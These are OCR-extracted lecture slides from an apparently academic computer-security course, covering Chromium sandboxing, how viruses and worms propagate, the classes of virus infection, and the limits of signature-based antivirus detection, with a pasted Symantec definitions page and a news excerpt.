



Figure 8: The top graph shows the distribution of malware binaries across URLs. The bottom graph shows the distribution across domains. The majority of binaries are available from only a single URL or domain. However, some binaries are replicated across a large number of URLs and domains.

RECALL: ISOLATION IN CHROMIUM



Goal: Do not leak the ability to read or write the user's file system

1. Restrict rendering

Rendering engine doesn't get a window handle

Instead, draws to an off-screen bitmap

Browser kernel copies this bitmap to the screen

2. Network & I/O

Rendering engine requests uploads, downloads, and file access thru BKI

3. Restrict user input

Rendering engine doesn't get user input directly

Instead, browser kernel delivers it via BKI

SELF-PROPAGATING MALWARE

- Virus: propagates by arranging to have itself *eventually* executed
  - At which point it creates a new, additional instance of itself
  - Typically infects by altering *stored* code
  - User intervention required

- Worm: *self*-propagates by arranging to have itself *immediately* executed
  - At which point it creates a new, additional instance of itself
  - Typically infects by altering *running* code
  - No user intervention required

The line between these is thin and blurry

Some malware uses both styles

MALWARE: TECHNICAL CHALLENGES

- Viruses: Detection
  - Antivirus software wants to detect
  - Virus writers want to avoid detection for as long as possible
  - ***Evade*** human response
- Worms: Spreading
  - The goal is to hit as many machines and as quickly as possible
  - ***Outpace*** human response

VIRUS
DESIGN

VIRUSES

- They are **opportunistic**: they will *eventually* be run due to user action


- Two *orthogonal* aspects define a virus:
  1. How does it **propagate**?
  2. What else does it do (what is the "**payload**")?

- General infection strategy:
  - Alter some existing code to include the virus
  - Share it, and expect users to (unwittingly) re-share

- Viruses have been around since at least the 70s

HOW VIRUSES INFECT OTHER PROGRAMS

HOW VIRUSES INFECT OTHER PROGRAMS



Take over the
entry point

VIRUSES ARE CLASSIFIED BY WHAT THEY INFECT

VIRUSES ARE CLASSIFIED BY WHAT THEY INFECT

- Document viruses
  - Implemented within a formatted document
  - Word documents (very rich macros)
  - PDF (Acrobat permits javascript)
  - (Why you shouldn't open random attachments)

VIRUSES ARE CLASSIFIED BY WHAT THEY INFECT

- Document viruses
  - Implemented within a formatted document
  - Word documents (very rich macros)
  - PDF (Acrobat permits javascript)
  - (Why you shouldn't open random attachments)
- Boot sector viruses
  - Boot sector: small disk partition at a fixed location
  - If the disk is used to **boot**, then the firmware loads the boot sector code into memory and runs it
  - What's *supposed* to happen: this code loads the OS
  - Similar: AutoRun on music/video disks
  - (Why you shouldn't plug random USB drives into your computer)

VIRUSES ARE CLASSIFIED BY WHAT THEY INFECT

- Document viruses
  - Implemented within a formatted document
  - Word documents (very rich macros)
  - PDF (Acrobat permits javascript)
  - (Why you shouldn't open random attachments)
- Boot sector viruses
  - Boot sector: small disk partition at a fixed location
  - If the disk is used to **boot**, then the firmware loads the boot sector code into memory and runs it
  - What's *supposed* to happen: this code loads the OS
  - Similar: AutoRun on music/video disks
  - (Why you shouldn't plug random USB drives into your computer)
- Memory-resident viruses
  - "Resident code" stays in memory because it is used so often

VIRUSES HAVE RESULTED IN A TECHNICAL ARMS RACE

The key is ***evasion***

VIRUSES HAVE RESULTED IN A TECHNICAL ARMS RACE

The key is ***evasion***

Mechanisms for evasive **propagation**

VIRUSES HAVE RESULTED IN A TECHNICAL ARMS RACE

The key is ***evasion***

Mechanisms for evasive **propagation**

Mechanisms for **detection** and prevention

VIRUSES HAVE RESULTED IN A TECHNICAL ARMS RACE

The key is ***evasion***

Mechanisms for evasive **propagation**

Mechanisms for **detection** and prevention

VIRUSES HAVE RESULTED IN A TECHNICAL ARMS RACE

The key is ***evasion***

Mechanisms for evasive **propagation**

Mechanisms for **detection** and prevention

Want to be able to claim wide coverage for a long time


Want to be able to claim the ability to detect *many* viruses

HOW VIRUSES PROPAGATE

- First, the virus looks for an **opportunity to run**. Increase chances by attaching malicious code to something a user is likely to run
  - autorun.exe on storage devices
  - Email attachments
- When a virus runs, it looks for an **opportunity to infect** other systems.
  - User plugs in a USB thumb drive: try to overwrite autorun.exe
  - User is sending an email: alter the attachment
  - Viruses can also proactively create emails ("I Love You")

DETECTING VIRUSES

- **Method 1: Signature-based detection**
  - Look for bytes corresponding to injected virus code
  - Protect other systems by installing a recognizer for a known virus
  - In practice, requires fast scanning algorithms
- This basic approach has driven the multi-billion dollar antivirus market
- #Recognized signatures is a means of **marketing** and competition
  - But what does that say about how important they are?


Symantec. Enterprise
United States
Shopping
Products & Solutions
Support & Communities
Security Response
Try & Buy
Security Response / Virus Definitions & Security Updates
Virus Definitions & Security Updates
To stay secure you should be running the most recent version of your licensed product and have the most up-to-date security content. Use this page to make sure your security content is current.
Norton by Symantec
Need to update your Norton products?
Go to Norton.com
Select product:
Symantec Endpoint Protection 12.1.3
A valid support contract is required to obtain the latest content. To renew your product license, see the License Renewal Center.
File-Based Protection (Traditional Antivirus)
Definitions Created: 2/10/2014
Definitions Released: 2/10/2014
Extended Version: 2/10/2014 rev. 16
Definitions Version: 160210p
Sequence Number: 15
Number of Signatures 23,927,535
Details: Release History
Download: Definitions , Content is downloaded by your product via LiveUpdate.

Um.. thanks?

FEATURE

Antivirus vendors go beyond signature-based antivirus

Robert Westervelt, News Director

This article can also be found in the Premium Editorial Download **"Information Security magazine: Successful cloud migrations require careful planning."**

Download it now to read this article plus other related content.

Security experts and executives at security vendors are in agreement that signature-based antivirus isn't able to keep up with the explosion of malware. For example, in 2009, Symantec says it wrote about 15,000 antivirus signatures a day; that number has increased to 25,000 antivirus signatures every day.

"Signatures have been dying for quite a while," says Mikko H. Hypponen, chief research officer of Finnish-based antivirus vendor, F-Secure. "The sheer number of malware samples we see every day completely overwhelms our ability to keep up with them."

Security vendors have responded by updating their products with additional capabilities, such as file reputation and heuristics-based engines. They're also making upgrades to keep up with the latest technology trends, such as virtualization and cloud computing.

YOU ARE A VIRUS WRITER...

YOU ARE A VIRUS WRITER…

- Your goal is for your virus to spread far and wide

YOU ARE A VIRUS WRITER...

